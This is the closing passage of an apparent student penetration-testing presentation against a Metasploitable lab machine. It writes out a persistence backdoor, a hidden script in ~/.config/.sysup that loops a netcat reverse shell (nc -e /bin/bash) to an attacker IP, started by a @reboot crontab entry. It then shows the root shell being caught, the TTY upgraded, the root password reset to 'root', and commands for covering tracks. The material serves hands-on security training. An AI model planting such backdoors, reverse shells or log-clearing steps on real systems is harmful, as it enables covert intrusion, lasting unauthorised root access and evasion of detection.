.sysup.sh && chmod +x ~/.config/.sysup/.sysup.sh && (crontab -l 2>/dev/null; echo "
@reboot /bin/bash ~/.config/.sysup/.sysup.sh &") | crontab -
```

MAINTAINING ACCESS

```
mkdir -p ~/.config/.sysup  -> Creates the directory ~/.config/.sysup
```

```
echo -e '#!/bin/bash\nwhile true; do\n    nc 172.16.165.128 4444 -e /bin/bash\n    && break\n    sleep 10\ndone >/dev/null &' > ~/.config/.sysup.sh
```

- **The script:**


```
#!/bin/bash
while true; do
    nc <your-ip> -e /bin/bash && break
    sleep 10
done >/dev/null &
```

- **The Scheduled task:**

```
(crontab -l 2>/dev/null; echo "@reboot /bin/bash
~/config/.sysup/.sysup.sh &") | crontab -
```

MAINTAINING ACCESS

```
nc -lvp 4444
```



A terminal window titled "root@kali: ~" showing a netcat listener. The command "# nc -lvp 4444" is run, followed by "listening on [any] 4444 ...". A connection from an unknown host at 172.16.165.129 is accepted. The "whoami" command is run, resulting in "root". The "root" output is highlighted with a red box.

```
root@kali: ~
# nc -lvp 4444
listening on [any] 4444 ...
connect to [172.16.165.128] from (UNKNOWN) [172.16.165.129] 41558
whoami
root
```

MAINTAINING ACCESS

Proof of concept:

nc -lvp 4444

```
root@kali: ~
File Actions Edit View Help
[root@kali ~]# nc -lvp 4444
listening on [any] 4444 ...
connect to [172.16.165.128] from (UNKNOWN) [172.16.165.129] 39817
python -c 'import pty; pty.spawn("/bin/bash")'; stty raw -echo; fg
root@metasploitable:~# passwd
passwd
Enter new UNIX password: root
Retype new UNIX password: root
passwd: password updated successfully
root@metasploitable:~#
```

passwd

After that I changed the root **password** to be **root**

```
metasploitable login: root
Password:
Last login: Mon May 12 12:49:57 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in
individual files in /usr/share/doc/**/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

python -c 'import pty; pty.spawn("/bin/bash"); stty raw -echo; fg

Upgrades the reverse shell to a fully interactive TTY shell

COVERING TRACKS



Remove or obfuscate any evidence of your activities on the compromised system.

Remove Created User:

```
userdel <User_hacker>  
rm -rf /home/<User_hacker>
```

Delete Backdoor:

```
rm -f ~/.config/.sysup/.sysup.sh
```

Delete the Scheduled task

```
crontab -l  
crontab -r
```



DOCUMENTATION

GITHUB

To see the full Documentation, please visit the
GitHub Repo



[https://github.com/Mohamed
Sayed47/DEPI_Final_project](https://github.com/MohamedSayed47/DEPI_Final_project)





THANK YOU

We appreciate your time and interest in our project.

Looking forward to your feedback and any questions you may have.

